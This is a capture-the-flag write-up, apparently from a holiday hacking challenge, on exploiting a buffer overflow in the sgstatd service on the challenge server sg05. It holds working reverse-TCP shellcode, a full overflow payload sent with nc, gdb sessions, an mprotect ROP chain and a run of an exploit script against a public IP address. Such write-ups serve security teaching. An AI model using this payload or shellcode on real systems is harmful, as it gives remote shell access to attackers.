
```
python -c 'print "X"+"\n"+"A"*103+"\xe4\xff\xff\xe4"+"BBBB"+"DDDD"+"C"*85' | nc 127.0.0.1 4242
```



```
root@ubuntu:~/sgnet# python -c 'print "X"+"\n"+"A"*103+"\xe4\xff\xff\xe4"+"BBBB"+"DDDD"+"C"*85' | nc 127.0.0.1 4242


Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users


Hidden command detected!

Enter a short message to share with GnomeNet (please allow 10 seconds) =>
This function is protected!
```


Note: When building a test payload above using python, if you want to hit the canary check breakpoint in gdb, insure that you are filling the 200 byte buffer that sgnet_readn is expecting (the reason for the 85 "C"s), otherwise the program will not hit that breakpoint and you'll need to hit Ctrl-C in gdb to break manually.

What I see in gdb is the following and as shown below, it stopped at the breakpoint set since I filled the read buffer of 200 bytes and overflowed the bin char buffer of 100 bytes. I can see by looking at the EBP register the "BBBB"+"DDDD" values. Next I'll let it run without a breakpoint and see what the value of EIP is.



```
gdb-peda$ c
Continuing.
[New process 4380]
[Switching to process 4380]
[----------------------------------registers-----------------------------------]
EAX: 0xc8
EBX: 0xf7700000 --> 0x1a9da8
ECX: 0xffc65c2c ("\n", 'A' <repeats 103 times>, "\344\377\377\344BBBBDDDD", 'C' <repeats 84 times>...)
EDX: 0xc8
ESI: 0x0
EDI: 0x0
EBP: 0xffc65c98 ("BBBBDDDD", 'C' <repeats 84 times>, "\220\220\220\td\032")
ESP: 0xffc65c10 --> 0x30a
EIP: 0x804928d (<sgstatd+82>:   mov    edx,DWORD PTR [ebp-0x4])
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8049282 <sgstatd+71>:      mov    eax,DWORD PTR [ebp+0x8]
   0x8049285 <sgstatd+74>:      mov    DWORD PTR [esp],eax
   0x8049288 <sgstatd+77>:      call   0x80497db <sgnet_readn>
=> 0x804928d <sgstatd+82>:      mov    edx,DWORD PTR [ebp-0x4]
   0x8049290 <sgstatd+85>:      xor    edx,0xe4ffffe4
   0x8049296 <sgstatd+91>:      jne    0x804921d <sgnet_exit>
   0x804929c <sgstatd+97>:      mov    eax,0x0
   0x80492a1 <sgstatd+102>:     leave
[------------------------------------stack-------------------------------------]
0000| 0xffc65c10 --> 0x30a
0004| 0xffc65c14 --> 0xffc65c2c ("\n", 'A' <repeats 103 times>, "\344\377\377\344BBBBDDDD", 'C' <repeats 84 times>...)
0008| 0xffc65c18 --> 0xc8
0012| 0xffc65c1c --> 0x1
0016| 0xffc65c20 --> 0xffc65c80 ('A' <repeats 20 times>, "\344\377\377\344BBBBDDDD", 'C' <repeats 84 times>, "\220\220\220\td\032
")
0020| 0xffc65c24 --> 0xf7738181 (sub    esp,0x14)
0024| 0xffc65c28 --> 0xf774baf0 --> 0xf774ba94 --> 0xf7725b18 --> 0xf774b938 --> 0x0
0028| 0xffc65c2c ("\n", 'A' <repeats 103 times>, "\344\377\377\344BBBBDDDD", 'C' <repeats 84 times>...)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, sgstatd (sd=0x43434343) at sgstatd.c:148
148             __asm__("movl -4(%ebp), %edx\n\t" "xor $0xe4ffffe4, %edx\n\t"   // Canary checked
gdb-peda$ 
```


Clearing the breakpoints and re-running my test payload again, generated this output in gdb:



```
gdb-peda$ c
Continuing.
[New process 4423]

Program received signal SIGSEGV, Segmentation fault.
[Switching to process 4423]
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0xf7700000 --> 0x1a9da8
ECX: 0xffc65c2c ("\n", 'A' <repeats 103 times>, "\344\377\377\344BBBBDDDD", 'C' <repeats 84 times>...)
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x42424242 ('BBBB')
ESP: 0xffc65ca0 ('C' <repeats 84 times>, "\220\220\220\td\032")
EIP: 0x44444444 ('DDDD')
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x44444444
[------------------------------------stack-------------------------------------]
0000| 0xffc65ca0 ('C' <repeats 84 times>, "\220\220\220\td\032")
0004| 0xffc65ca4 ('C' <repeats 80 times>, "\220\220\220\td\032")
0008| 0xffc65ca8 ('C' <repeats 76 times>, "\220\220\220\td\032")
0012| 0xffc65cac ('C' <repeats 72 times>, "\220\220\220\td\032")
0016| 0xffc65cb0 ('C' <repeats 68 times>, "\220\220\220\td\032")
0020| 0xffc65cb4 ('C' <repeats 64 times>, "\220\220\220\td\032")
0024| 0xffc65cb8 ('C' <repeats 60 times>, "\220\220\220\td\032")
0028| 0xffc65cbc ('C' <repeats 56 times>, "\220\220\220\td\032")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x44444444 in ?? ()
gdb-peda$ 
```

I can see marked above, **<u>I have control of EIP</u>** (the instruction pointer) with the value "DDDD" (ie. \x44\x44\x44\x44). I also overwrote EBP (the frame pointer) with the value "BBBB" (ie. \x42\x42\x42\x42).

So, now the next step is determining what address to place in EIP to execute. At this point I briefly mocked up a ret2libc using the address of "<system>" and the "/bin/sh" string in libc:




```
gdb-peda$ p system
$2 = {<text variable, no debug info>} 0xf7596190 <system>
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0xf76b6a24 ("/bin/sh")
gdb-peda$ x/s 0xf76b6a24
0xf76b6a24:     "/bin/sh"
gdb-peda$
```

However this only worked when ASLR was turned off since ASLR will randomize libc addresses. Even if ASLR could be circumvented, I found in my testing that the "/bin/sh" shell is spawned locally on the server process, which doesn't achieve a remote shell capability against sg05.

So the next strategy in developing the exploit was to build reverse tcp shellcode to execute and place it on the stack after EIP, with a small 8 byte NOP sled that will slide into my shellcode. The following 32-bit Linux reverse tcp shellcode will connect back to 127.0.0.1 (\x7f\x00\x00\x01) on port 61777 (\xf1\x51).


Note: I'm assuming at this point that I don't need to defeat NX (aka. DEP) and that I'll be able to execute code on the stack. I'll proceed with that assumption for now.



```
\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02
\x89\xe1\xcd\x80\x92\xb0\x66\x68\x7f\x00\x00\x01
\x66\x68\xf1\x51\x43\x66\x53\x89\xe1\x6a\x10\x51
\x52\x89\xe1\x43\xcd\x80\x6a\x02\x59\x87\xda\xb0
\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x41\x89\xca\x52
\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3
\xcd\x80
```

The last detail needed is I need to place in EIP the address of an instruction that will allow it to begin executing my shellcode, which is right after EIP on the stack. The ideal candidate for EIP would be an address to a "jmp esp" or "call esp" instruction, since ESP will be pointing to the location on the stack right after where I place the "jmp esp" address


To help me find a "jmp esp" or "call esp", I'll use objdump to search for "ff e4" (jmp esp) and "ff d4" (call esp):



```
root@ubuntu:~/sgnet# objdump -D sgstatd | grep "e4 ff"
 8049244:       c7 45 fc e4 ff ff e4    movl   $0xe4ffffe4,-0x4(%ebp)
 8049290:       81 f2 e4 ff ff e4       xor    $0xe4ffffe4,%edx
root@ubuntu:~/sgnet# objdump -D sgstatd | grep "d4 ff"
 804949a:       c7 45 d4 ff ff ff ff    movl   $0xffffffff,-0x2c(%ebp)
root@ubuntu:~/sgnet#
```

From the above objdump output, there is a "jmp esp" at address 0x08049249 and a "call esp" as address 0x0804949e" both in the code section (0x08040000)


Similarly, using a tool called ROPGadget, the same "jmp esp" can be found at the same address:




```
root@ubuntu:~/sgnet# /opt/ROPgadget/ROPgadget.py --binary sgstatd --ropchain | grep "jmp esp"
0x08049243 : add bh, al ; inc ebp ; cld ; in al, -1 ; jmp esp
0x08049241 : add byte ptr [eax], al ; add bh, al ; inc ebp ; cld ; in al, -1 ; jmp esp
0x0804928c : add byte ptr [ebx - 0xd7e03ab], cl ; in al, -1 ; jmp esp
0x08049246 : cld ; in al, -1 ; jmp esp
0x08049247 : in al, -1 ; jmp esp
0x08049245 : inc ebp ; cld ; in al, -1 ; jmp esp
0x08049249 : jmp esp
root@ubuntu:~/sgnet#
```

So using the "jmp esp" address to place on the stack for EIP, here the payload I'll test next:


```
python -c 'print
"X"+"\n"+"A"*103+"\xe4\xff\xff\xe4"+"BBBB"+"\x49\x92\x04\x08"+"\x90"*8+"\x6a\x66\x58\x6a\x01\x5b\x31
\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\xb0\x66\x68\x7f\x00\x00\x01\x66\x68\xf1\x51\x43\x66\x53\x89
\xe1\x6a\x10\x51\x52\x89\xe1\x43\xcd\x80\x6a\x02\x59\x87\xda\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x41
\x89\xca\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"+"C"*50' | nc 127.0.0.1 4242
```



```
root@ubuntu:~/sgnet# python -c 'print "X"+"\n"+"A"*103+"\xe4\xff\xff\xe4"+"BBBB"+"\x49\x92\x04\x08"+"\x90"*8+"\x6a\
x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\xb0\x66\x68\x7f\x00\x00\x01\x66\x68\xf1\x51\x43\x66
\x53\x89\xe1\x6a\x10\x51\x52\x89\xe1\x43\xcd\x80\x6a\x02\x59\x87\xda\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x41\x89\xc
a\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"+"C"*50' | nc 127.0.0.1 4242

Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users


Hidden command detected!

Enter a short message to share with GnomeNet (please allow 10 seconds) =>
This function is protected!
```



```
gdb-peda$ set follow-fork-mode child
gdb-peda$ c
Continuing.
[New process 5210]
process 5210 is executing new program: /bin/dash
[New process 5211]
process 5211 is executing new program: /usr/bin/id
```



```
listening on [any] 61777 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 53053
id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
```

SUCCESS!!

The reverse shell ran against my local sgstatd and connected back to my localhost netcat listener.


BUT…

When running the same payload against sg05, adjusting the shellcode to use my public ip address as the callback address instead of 127.0.0.1, no reverse shell would come in.


My first thought was that probably NX was enabled on sg05 and I needed a pure ROP-gadget-only exploit to bypass not only ASLR, but also NX. So I recompiled sgstatd and removed the "-zexecstack" option so that NX would be enabled for the binary.

So I started working on constructing my shellcode purely using ROP gadgets utilizing instructions in memory ending in a "ret", so I could return to the next ROP gadget. The problem I ran into with this approach is there isn't a write-what-where gadget in the sgstatd binary and without that I wasn't able to find a workable ROP chain.

Another option I tried was to use ROP to first call "<mprotect>" to turn off NX on the stack addresses so that my shellcode would run as-is on the stack.



```
gdb-peda$ p mprotect
$1 = {<text variable, no debug info>} 0xf763d0d0 <mprotect>
gdb-peda$
```




```
# ------------------------------
# MPROTECT - Make stack executable
# ------------------------------
bof += struct.pack('<L', 0xf7eef0d0)       #  mprotect address - from Ubuntu
# ------------------------------

# ------------------------------
bof += struct.pack('<L', 0x08049a4c)       # "\x4c\x9a\x04\x08"  - address of pop;pop;pop;pop;ret - in my compile 1
# ------------------------------

bof += struct.pack('<L', 0xfffdd000)       # start stack address to allow writable
bof += struct.pack('<L', 0x21000)          # size of stack to make executable
bof += struct.pack('<L', 0x7)              # flag to make executable
bof += struct.pack('<L', 0xffffcc68)       # Repaired ebp

# ------------------------------
bof += struct.pack('<L', 0x08049249)       # jmp esp - in my compile 1
# ------------------------------
```

I went down that path with eventual success, achieving code execution and getting my reverse shell callback on my local Ubuntu VM (without ASLR). However that exploit would not work when I ran it against sg05, since it was probably using ASLR and the addresses of <mprotect> and the stack are randomized.


Eventually I went back to my original strategy and I noticed that when I compiled sgstatd on Kali Linux and ran objdump and ROPGadget against the binary on that VM, I got different addresses for "jmp esp". So then I tried various "jmp esp" addresses from sgstatd compiled versions on various VM linux flavors, including : Kali 1.0 32bit, Kali 1.0 64bit, Kali 2.x 32bit, Kali 2.x 64bit, & Ubuntu 32bit. None of those addresses worked to trigger the "jmp esp" I needed.

Eventually I had the "aha moment!" I found the sgstatd binary that was on the firmware! Running the "file" command on that sgstatd shows it's a 32-bit binary:



```
root@ubuntu:~/sgnet# file fromimage/sgstatd
fromimage/sgstatd: ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs
), for GNU/Linux 2.6.26, BuildID[sha1]=72df753907e54335d83b9e1c3ab00ae402ad812f, not stripped
root@ubuntu:~/sgnet#
```


When I did the objdump and ROPgadget on that binary from the firmware, I got the following:



```
root@ubuntu:~/sgnet# objdump -D fromimage/sgstatd | grep "e4 ff"
 8049366:       c7 45 fc e4 ff ff e4    movl   $0xe4ffffe4,-0x4(%ebp)
 80493b2:       81 f2 e4 ff ff e4       xor    $0xe4ffffe4,%edx
root@ubuntu:~/sgnet# /opt/ROPgadget/ROPgadget.py --binary fromimage/sgstatd --ropchain | grep "jmp esp"
0x08049365 : add bh, al ; inc ebp ; cld ; in al, -1 ; jmp esp
0x08049363 : add byte ptr [eax], al ; add bh, al ; inc ebp ; cld ; in al, -1 ; jmp esp
0x080493ae : add byte ptr [ebx - 0xd7e03ab], cl ; in al, -1 ; jmp esp
0x08049368 : cld ; in al, -1 ; jmp esp
0x08049369 : in al, -1 ; jmp esp
0x08049367 : inc ebp ; cld ; in al, -1 ; jmp esp
0x0804936b : jmp esp
root@ubuntu:~/sgnet#
```

This was the CORRECT ADDRESS OF "jmp esp" I needed = 0x0804936b

When I used this address in my payload against sg05...



```
root@ubuntu:~/sgnet# ./giyh-sg05-sgstatd-pwn.py 54.233.105.81 4242 [redacted] 61777

       =[ ---------------------------------------------- ]
+ -- --=[ GIYH SG05 sgstatd Exploit                      ]
       =[                                    by deckerXL ]
       =[ ---------------------------------------------- ]
                                                    __
                                                 .-'  |
                                                /   <\|
                                               /     '
                                               |_.- o-o
                                               / C  -._)\
          ________.________.___. ___ ____     /',        |
         /  _____/|   \__  |   |/   |   \    |   `-,_,__,'
        /   \  ___|   |/   |   /    ~    \   (,,)====[_]=|
        \    \_\  \   |\____   \    Y    /     '.   ____/
         \______  /___|/ ______|\___|_  /       | -|-|_
                \/     \/             \/        |____)_)

        [*] Checking input parameters
        [+] Input parameters valid
        [*] Converting callback ip address and port to pack struct LSB
        [*] Building Shellcode
        [*] Trying to connect to target host 54.233.105.81 on port 4242
        [+] Connection successful - Reading giyh SG05 sgstatd menu
        [*] Sending secret option 88 (ascii 'X')
        [*] Sending buffer payload with exploit...
        [*] Check your netcat listener. Should be run like this: nc -lvnp 61777

root@ubuntu:~/sgnet# 
```


```
root@ubuntu:~# nc -nlvp 61777
